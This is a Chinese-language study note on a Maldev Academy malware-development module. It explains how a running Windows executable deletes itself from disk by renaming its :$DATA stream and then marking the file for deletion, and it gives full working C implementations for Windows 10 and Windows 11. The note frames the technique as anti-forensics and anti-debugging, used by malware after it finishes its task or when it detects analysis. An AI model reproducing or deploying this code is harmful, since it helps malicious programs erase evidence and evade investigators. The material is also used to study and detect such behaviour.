本文为 Maldev Academy 中的 Module 72 小节的笔记,主要讲解如何通过代码实现可执行文件的自删除操作。(完整学习内容请自行前往跳转链接查看)
自删除(Self-Deletion) 是一种非常经典且实用的“反取证”和“反调试”技术。其核心目标是在恶意程序执行完任务或检测到分析环境(如虚拟机、调试器)时,自动从磁盘上彻底抹除自身痕迹。
在 Windows 系统中,直接删除一个正在运行的可执行文件(.exe)通常是不可能的,因为操作系统会为正在运行的进程加上文件锁定(File Lock)。为了绕过这个限制,可以使用 NTFS 事务与重命名(Jonas Lyk 方案)完成文件自删除。可执行文件在磁盘上自删除后,不会影响已启动的当前进程本身。
NTFS 是一种专有文件系统,作为 Windows 操作系统的主要文件系统运行。通过提供文件和文件夹权限、压缩、加密、硬链接、符号链接以及事务性操作等功能,它优于其前身 FAT 和 exFAT。此外,NTFS 还提供了更高的可靠性、性能和可扩展性。
NTFS 文件系统还支持备用数据流 (ADS)。在 NTFS 文件系统中,文件除了默认流 :$DATA 之外,还可以拥有多个数据流。每个文件都存在 :$DATA 流,这为访问文件提供了一种替代手段。
该过程的第一步是获取目标文件的句柄,在本地实现中即为程序自身的文件。文件句柄可以通过 CreateFile WinAPI 来获取。必须将访问标志(access flag)设置为 DELETE,以提供文件删除权限。
CreateFileW 函数原型:
1
2
3
4
5
6
7
8
9
|
HANDLE CreateFileW(
  [in]           LPCWSTR               lpFileName,
  [in]           DWORD                 dwDesiredAccess,
  [in]           DWORD                 dwShareMode,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  [in]           DWORD                 dwCreationDisposition,
  [in]           DWORD                 dwFlagsAndAttributes,
  [in, optional] HANDLE                hTemplateFile
);
|
通过 CreateFileW 获取文件句柄:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
|
hFile = CreateFileW(
    szPath,               // 1. lpFileName: 文件路径
    DELETE | SYNCHRONIZE, // 2. dwDesiredAccess: 访问权限
    FILE_SHARE_READ,      // 3. dwShareMode: 共享模式
    NULL,                 // 4. lpSecurityAttributes: 安全属性
    OPEN_EXISTING,        // 5. dwCreationDisposition: 创建分派
    NULL,                 // 6. dwFlagsAndAttributes: 标志和属性
    NULL                  // 7. hTemplateFile: 模板文件
);
if (hFile == INVALID_HANDLE_VALUE) {
	printf("[!] CreateFileW [1] Failed With Error : %d \n");
	return FALSE;
}
|
(1)dwDesiredAccess (访问权限)
这是自删除技术中最关键的部分:
DELETE: 必须申请此权限。在 Windows 中,重命名(Rename)和设置删除标记(Disposition)在底层都属于“修改文件权限”或“删除”范畴。如果不申请此权限,后续的 SetFileInformationByHandle 将直接报 ERROR_ACCESS_DENIED。SYNCHRONIZE: 允许线程等待句柄,确保操作的同步性。在处理文件 I/O 时,这通常是最佳实践。注意:这里没有申请 GENERIC_READ 或 GENERIC_WRITE。这是为了尽可能减少对文件的占用干扰,只拿走实现自删除所需的最小权限。
(2)dwShareMode (共享模式)
FILE_SHARE_READ: 允许其他进程读取该文件。- 关键点:在自删除流程中,通常不加
FILE_SHARE_DELETE。
- 如果在
CreateFileW 时就指定了 FILE_SHARE_DELETE,某些情况下可能会触发文件系统的预锁机制。
- 但当前场景中,因为进程本身已经在运行,系统已经由于映像加载(Image Load)对该文件加了特殊的只读共享锁。
(3)dwCreationDisposition (创建分派)
OPEN_EXISTING: 仅当文件存在时打开。- 对于自删除来说,文件显然是存在的(就是当前正在跑的 EXE),所以必须使用这个标志。如果文件不存在,API 会返回错误。
删除正在运行的自身可执行文件的下一步是重命名其 :$DATA 数据流。这可以通过使用 SetFileInformationByHandle WinAPI 并配合 FileRenameInfo 标志位来实现。
SetFileInformationByHandle 函数原型:
1
2
3
4
5
6
|
BOOL SetFileInformationByHandle(
  [in] HANDLE                    hFile,                       // Handle to the file for which to change information.
  [in] FILE_INFO_BY_HANDLE_CLASS FileInformationClass,        // Flag value that specifies the type of information to be changed
  [in] LPVOID                    lpFileInformation,           // Pointer to the buffer that contains the information to change for
  [in] DWORD                     dwBufferSize                 // The size of 'lpFileInformation' buffer in bytes
);
|
FileInformationClass 参数应当是一个 FILE_INFO_BY_HANDLE_CLASS 枚举值。
当 FileInformationClass 参数的标志位设置为 FileRenameInfo 时,lpFileInformation 必须是一个指向 FILE_RENAME_INFO 结构的指针,正如微软所说明的那样(如下图所示)。
1
2
3
4
|
FileInformationClass set Flag(FileRenameInfo)   ==>  FILE_RENAME_INFO,PFILE_RENAME_INFO

// 初始化
PFILE_RENAME_INFO	pRename = NULL;
|

FILE_RENAME_INFO 结构:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
typedef struct _FILE_RENAME_INFO {
  union {
    BOOLEAN ReplaceIfExists;
    DWORD   Flags;
  } DUMMYUNIONNAME;
  BOOLEAN ReplaceIfExists;
  HANDLE  RootDirectory;
  DWORD   FileNameLength;   // The size of 'FileName' in bytes
  WCHAR   FileName[1];      // The new name
} FILE_RENAME_INFO, *PFILE_RENAME_INFO;
|
需要设置的两个成员是 FileNameLength(文件名长度)和 FileName(文件名)。微软的文档解释了如何定义一个新的 NTFS 文件流名称。

因此,FileName 应当是一个以冒号(:)开头的宽字符字符串。
最后一步是删除 :$DATA 流,从而将文件从磁盘上抹除。为此,将再次使用同一个 SetFileInformationByHandle WinAPI,但使用的是不同的标志位:FileDispositionInfo。该标志位的作用是,当文件句柄关闭时,将其标记为待删除。这是微软在示例章节中所使用的标志位。
When the FileDispositionInfo flag is used, lpFileInformation (disposition,处置) must be a pointer to the FILE_DISPOSITION_INFO structure, this is mentioned by Microsoft as shown in the following image.
当使用 FileDispositionInfo 标志时,lpFileInformation 必须是一个指向 FILE_DISPOSITION_INFO 结构的指针,正如微软所说明的那样(如下图所示)。
1
2
3
4
|
FileInformationClass set Flag(FileDispositionInfo)  ==>  FILE_DISPOSITION_INFO,PFILE_DISPOSITION_INFO

// 初始化
FILE_DISPOSITION_INFO Delete = { 0 };
|

FILE_DISPOSITION_INFO 结构:
1
2
3
|
typedef struct _FILE_DISPOSITION_INFO {
  BOOLEAN DeleteFile;       // Set to 'TRUE' to mark the file for deletion
} FILE_DISPOSITION_INFO, *PFILE_DISPOSITION_INFO;
|
DeleteFile 成员只需简单地设置为 TRUE 即可删除该文件。
代码中存在两处对 FileInformationClass Flag 变量的定义。
1
2
3
|
PFILE_RENAME_INFO	pRename = NULL;         // Flag(FileRenameInfo) ==> FILE_RENAME_INFO

FILE_DISPOSITION_INFO	Delete = { 0 };    // Flag(FileDispositionInfo) ==> FILE_DISPOSITION_INFO
|
这两者的区别不仅仅是“指针”与“实例”的区别,更深层的核心在于 Windows API 处理变长数据结构(Flexible Array Member)与固定大小结构体的方式不同。
| 特性 |
PFILE_RENAME_INFO pRename |
FILE_DISPOSITION_INFO Delete |
| 类型 |
结构体指针 (Pointer) |
结构体实例 (Instance) |
| 结构体本质 |
变长结构。结尾包含一个动态长度的文件名数组。 |
定长结构。只包含一个简单的布尔标志位。 |
| 分配方式 |
必须在堆 (Heap) 上动态分配内存。 |
通常直接在栈 (Stack) 上分配。 |
| 内存布局 |
[结构体固定头部] + [不确定长度的文件名] |
[1 字节的 Boolean 标志位] |
| 用途 |
用于重命名文件(需要提供新名字)。 |
用于标记删除(只需传“是/否”)。 |
在第一次调用 SetFileInformationByHandle 以重命名文件的 NTFS 文件流之后,应当关闭文件句柄。并通过另一次 CreateFile 调用重新打开。这样做是为了刷新文件数据流,以便新的句柄包含新的数据流。
下文展示的 DeleteSelfFromDiskW10 函数使用了上述过程,在文件运行时将其从磁盘中删除。
下述代码片段中的所有内容之前都已解释过,除了 GetModuleFileNameW WinAPI。该函数用于获取包含指定模块的文件路径。如果第一个参数设置为 NULL(如下面的代码片段所示),则它会获取当前进程可执行文件的路径。
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
|
#include <Windows.h>
#include <stdio.h>

// the new data stream name
#define NEW_STREAM L":Maldev"


BOOL DeleteSelfFromDiskW10() {

	WCHAR	szPath [MAX_PATH * 2] = { 0 };    // 存储获取到的当前可执行文件的完整路径(含文件名)
	HANDLE	hFile = INVALID_HANDLE_VALUE;

	const wchar_t *NewStream = (const wchar_t*)NEW_STREAM;  // 将宏变量的定义,转化为 const wchar_t 指针字符数组
	SIZE_T	StreamLength = wcslen(NewStream) * sizeof(wchar_t);  // 计算 wchar_t 类型字符数组 NEW_STREAM 字符串的长度

	PFILE_RENAME_INFO	pRename = NULL;         // Flag(FileRenameInfo) ==> FILE_RENAME_INFO
	SIZE_T	sRename = sizeof(FILE_RENAME_INFO) + StreamLength;   // 计算 pRename(PFILE_RENAME_INFO) 整体的大小

	FILE_DISPOSITION_INFO	Delete = { 0 };    // Flag(FileDispositionInfo) ==> FILE_DISPOSITION_INFO

	// cleaning up structures
	ZeroMemory(szPath, sizeof(szPath));
	ZeroMemory(&Delete, sizeof(FILE_DISPOSITION_INFO));

//-------------------------------------------------------------------------------------------------------------
	// allocating enough buffer for the Rename(FILE_RENAME_INFO) structure.
	pRename = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sRename);
	if (!pRename) {
		printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	// set the new data stream name (pRename) buffer and size
	pRename->FileNameLength = StreamLength;
	RtlCopyMemory(pRename->FileName, NewStream, StreamLength);

	// marking the file for deletion (used in the 2nd SetFileInformationByHandle call)
	Delete.DeleteFile = TRUE;

	// get the current file name
	if (GetModuleFileNameW(NULL, szPath, (MAX_PATH * 2)) == 0) {
		printf("[!] GetModuleFileNameW Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

//-------------------------------------------------------------------------------------------------------------
// Rename the current executable File to another stream name
	// Openning a handle to the current file
	hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NULL);
	if (hFile == INVALID_HANDLE_VALUE) {
		printf("[!] CreateFileW [1] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// renaming the data stream name
	wprintf(L"[i] Renaming :$DATA to %s ... ", NEW_STREAM);
	if (!SetFileInformationByHandle(hFile, FileRenameInfo, pRename, sRename)) {
		printf("[!] SetFileInformationByHandle [1] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[+] DONE \n");

	// 关闭当前文件句柄,目的是刷新文件数据流,以便后续新的句柄包含新的数据流。
	CloseHandle(hFile);

//-------------------------------------------------------------------------------------------------------------
// Making the current executable File to deletion
	// openning a new handle to the current file
	hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NULL);
	if (hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_FILE_NOT_FOUND) {
		// in case the file is already deleted
		return TRUE;
	}
	if (hFile == INVALID_HANDLE_VALUE) {
		printf("[!] CreateFileW [2] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// marking for deletion after the file's handle is closed
	wprintf(L"[i] Making Deletion ... ");
	if (!SetFileInformationByHandle(hFile, FileDispositionInfo, &Delete, sizeof(Delete))) {
		printf("[!] SetFileInformationByHandle [2] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}
	printf("[+] DONE \n");

	CloseHandle(hFile);


//-------------------------------------------------------------------------------------------------------------
	// freeing the allocated buffer
	HeapFree(GetProcessHeap(), 0, pRename);

	return TRUE;
}


int main(int argc, char *argv[]) {

	if (!DeleteSelfFromDiskW10()) {
		return -1;
	}

	printf("[+] %s Should Be Deleted \n", argv[0]);

	printf("[#] Press <Enter> To Quit ...");
	getchar();

	return 0;

}
|

下图显示了即使二进制文件已从磁盘中抹除,SelfDeletion.exe 进程仍在运行。
由于 Windows 11 的变化,之前的实现方式不再如预期般工作,即便内容被删除,可执行文件名仍保留在磁盘上。下方的代码已更新以支持 Windows 11 并解决此问题。
此版本中值得注意的变化是,在第二次调用 SetFileInformationByHandle 时,我们使用了 FileDispositionInfoEx 标志而非 FileDispositionInfo。这使我们能够使用 FILE_DISPOSITION_INFORMATION_EX 结构,并将 Flags 元素设置为 FILE_DISPOSITION_DELETE,从而有效地删除文件。
原先的 FILE_RENAME_INFO 结构体定义。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
|
typedef struct _FILE_RENAME_INFO {
  union {
    BOOLEAN ReplaceIfExists;
    DWORD   Flags;
  } DUMMYUNIONNAME;
  BOOLEAN ReplaceIfExists;
  HANDLE  RootDirectory;
  DWORD   FileNameLength;   // The size of 'FileName' in bytes
  WCHAR   FileName[1];      // The new name
} FILE_RENAME_INFO, *PFILE_RENAME_INFO;
|
自定义的 FILE_RENAME_INFO2 结构体定义。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
|
typedef struct _FILE_RENAME_INFO2 {

#if (_WIN32_WINNT >= _WIN32_WINNT_WIN10_RS1)
    union {
        BOOLEAN ReplaceIfExists;  // 旧版 Win:是否覆盖
        DWORD Flags;              // 新版 Win10/11:更多功能开关
    } DUMMYUNIONNAME;
#else
    BOOLEAN ReplaceIfExists;      // 旧版 Win:是否覆盖
#endif

    HANDLE RootDirectory;         // 根目录,这里填 0
    DWORD FileNameLength;         // 新文件名的长度(单位:字节)
    WCHAR FileName[MAX_PATH];     // 新文件名 字符串数组
} FILE_RENAME_INFO2, * PFILE_RENAME_INFO2;
|
新自定义结构体定义看起来复杂,其实是因为它做了两件事:向下兼容旧版本 Windows 以及 向上简化程序员的操作。
(1)union 部分:解决版本冲突
这部分代码使用了预处理指令 #if,目的是为了让代码在不同的 Windows SDK 环境下都能编译:
- 在较新的系统 (Win10 RS1 及以后): 微软引入了
Flags 字段。原来的 ReplaceIfExists(是否覆盖同名文件)被包含进了一个联合体(union)中。
- 在旧系统: 只有一个简单的
BOOLEAN ReplaceIfExists。
(2)FileName[MAX_PATH]:解决“变长”难题
如果数据流名称固定或容易预测,可能会被安全软件干扰,或者因为重名导致操作失败。
传统的 rand() 函数(属于伪随机数,且需要 srand 种子),这里采用硬件级随机数函数 rdrand32() 来生成随机数。使用硬件随机数可以确保每次运行生成的流名(如 :1A2B3C4D)都是独一无二的。
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
|
// @ Substitute for rand(), @ Requires 'intrin.h'
// #include <intrin.h>

#ifndef RAND_MAX
#define RAND_MAX 0x7FFF
#endif // !RAND_MAX

static unsigned int rdrand32() {

    UINT32 uRandomValue = 0x00;

    if (_rdrand32_step(&uRandomValue))
    {
       return (int)(uRandomValue % (RAND_MAX + 1u));
    }

    return 0x00;
}

... ...

	WCHAR                       szNewStream[7]              = L":%x%x\x00";
	... ...
  swprintf(FileRenameInfo_2.FileName, MAX_PATH, szNewStream, rdrand32(), rdrand32());
|
(1)_rdrand32_step函数
这是一个内置在 CPU 内部的数字随机发生器(DRNG)。它利用电路的热噪声产生真正的随机数,比软件算法更难预测。
(2)流名称模板
1
|
WCHAR szNewStream[7] = L":%x%x\x00";
|
:: 冒号是 NTFS 替代数据流(ADS)的标识符。%x%x: 这是 swprintf 的占位符,表示两个十六进制格式的数字。\x00:字符串结尾标识符。- 长度为 7: 包含冒号、4-8 位十六进制字符和结束符,足以容纳生成的随机字符串。
(3)swprintf 拼接
1
|
swprintf(FileRenameInfo_2.FileName, MAX_PATH, szNewStream, rdrand32(), rdrand32());
|
szNewStream 是“怎么填”(模板)。rdrand32() 是“填什么”(内容)。MAX_PATH 是“填多少”(限制边界)。FileRenameInfo_2.FileName 是“往哪填”(目的地)。
假设 rdrand32() 第一次返回 0x1A2B,第二次返回 0x3C4D。swprintf 之后,FileRenameInfo_2.FileName 里的内容就变成了字符串:":1A2B3C4D"。
  1
  2
  3
  4
  5
  6
  7
  8
  9
 10
 11
 12
 13
 14
 15
 16
 17
 18
 19
 20
 21
 22
 23
 24
 25
 26
 27
 28
 29
 30
 31
 32
 33
 34
 35
 36
 37
 38
 39
 40
 41
 42
 43
 44
 45
 46
 47
 48
 49
 50
 51
 52
 53
 54
 55
 56
 57
 58
 59
 60
 61
 62
 63
 64
 65
 66
 67
 68
 69
 70
 71
 72
 73
 74
 75
 76
 77
 78
 79
 80
 81
 82
 83
 84
 85
 86
 87
 88
 89
 90
 91
 92
 93
 94
 95
 96
 97
 98
 99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
|
// ==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==
// ==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==-==
// Win11 Support
typedef struct _FILE_RENAME_INFO2 {

#if (_WIN32_WINNT >= _WIN32_WINNT_WIN10_RS1)
	union {
		BOOLEAN ReplaceIfExists;  // 旧版 Win:是否覆盖
		DWORD Flags;              // 新版 Win10/11:更多功能开关
	} DUMMYUNIONNAME;
#else
	BOOLEAN ReplaceIfExists;       // 旧版 Win:是否覆盖
#endif

	HANDLE RootDirectory;          // 根目录,这里填 0
	DWORD FileNameLength;          // 新文件名的长度(单位:字节)
	WCHAR FileName[256];           // 新文件名 字符串数组

} FILE_RENAME_INFO2, *PFILE_RENAME_INFO2;

// @ Substitute for rand(), @ Requires 'intrin.h'
// #include <intrin.h>
#ifndef RAND_MAX
#define RAND_MAX 0x7FFF
#endif  // !RAND_MAX

static unsigned int rdrand32() {

	UINT32 uRanddomValue = 0x00;

	if (_rdrand32_step(&uRanddomValue))
	{
		return (int)(uRanddomValue % (RAND_MAX + 1u));
	}

	return 0x00;
}

BOOL DeleteSelfFromDiskW11() {

	BOOL		bSTATE = NULL;
	HANDLE	hFile = INVALID_HANDLE_VALUE;

	WCHAR	szPath[MAX_PATH * 2] = { 0 };    // 存储获取到的当前可执行文件的完整路径(含文件名)

	WCHAR	szNewStream[7] = L":%x%x\x00";    // 新数据流名称

	// Flag(FileRenameInfo) ==> FILE_RENAME_INFO2
	FILE_RENAME_INFO2	FileRenameInfo_2 = { .FileNameLength = sizeof(szNewStream), .ReplaceIfExists = FALSE, .RootDirectory = 0x00};

	// Flag(FileDispositionInfoEx) ==> FILE_DISPOSITION_INFO_EX
	FILE_DISPOSITION_INFO_EX	FileDisposalInfoEx = { 0 };

//-------------------------------------------------------------------------------------------------------------
	// get the current file name
	if (GetModuleFileNameW(NULL, szPath, (MAX_PATH * 2)) == 0) {
		printf("[!] GetModuleFileNameW Failed With Error : %d \n", GetLastError());
		goto _END_OF_FUNC;
	}

//-------------------------------------------------------------------------------------------------------------
// Rename the current executable File to another stream name
	// get a random new data stream name
	swprintf(FileRenameInfo_2.FileName, MAX_PATH, szNewStream, rdrand32(), rdrand32());

	// Openning a handle to the current file
	hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE, NULL, OPEN_EXISTING, NULL, NULL);
	if (hFile == INVALID_HANDLE_VALUE) {
		printf("[!] CreateFileW [1] Failed With Error : %d \n", GetLastError());
		goto _END_OF_FUNC;
	}

	// renaming the data stream name
	wprintf(L"[i] Renaming :$DATA to %s ... ", FileRenameInfo_2.FileName);
	if (!SetFileInformationByHandle(hFile, FileRenameInfo, &FileRenameInfo_2, sizeof(FileRenameInfo_2))) {
		printf("[!] SetFileInformationByHandle [1] Failed With Error : %d \n", GetLastError());
		goto _END_OF_FUNC;
	}
	printf("[+] DONE \n");

	// 关闭当前文件句柄,目的是刷新文件数据流,以便后续新的句柄包含新的数据流。
	CloseHandle(hFile);

//-------------------------------------------------------------------------------------------------------------
// Making the current executable File to deletion
	// openning a new handle to the current file
	hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE, NULL, OPEN_EXISTING, NULL, NULL);
	if (hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_FILE_NOT_FOUND) {
		// in case the file is already deleted
		return TRUE;
	}
	if (hFile == INVALID_HANDLE_VALUE) {
		printf("[!] CreateFileW [2] Failed With Error : %d \n", GetLastError());
		goto _END_OF_FUNC;
	}

	// marking for deletion after the file's handle is closed
	wprintf(L"[i] Making Deletion ... ");
	FileDisposalInfoEx.Flags = FILE_DISPOSITION_FLAG_DELETE | FILE_DISPOSITION_FLAG_POSIX_SEMANTICS;
	if (!SetFileInformationByHandle(hFile, FileDispositionInfoEx, &FileDisposalInfoEx, sizeof(FileDisposalInfoEx))) {
		printf("[!] SetFileInformationByHandle [2] Failed With Error : %d \n", GetLastError());
		goto _END_OF_FUNC;
	}
	printf("[+] DONE \n");

	bSTATE = TRUE;

_END_OF_FUNC:
	if (hFile != INVALID_HANDLE_VALUE)
		CloseHandle(hFile);
	return bSTATE;

}
|
主函数:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
|
int main(int argc, char *argv[]) {

	//if (!DeleteSelfFromDiskW10()) {
	//	return -1;
	//}

	if (!DeleteSelfFromDiskW11()) {
		return -1;
	}

	printf("[+] %s Should Be Deleted \n", argv[0]);

	printf("[#] Press <Enter> To Quit ...");
	getchar();

	return 0;

}
|

Windows 11 下执行效果: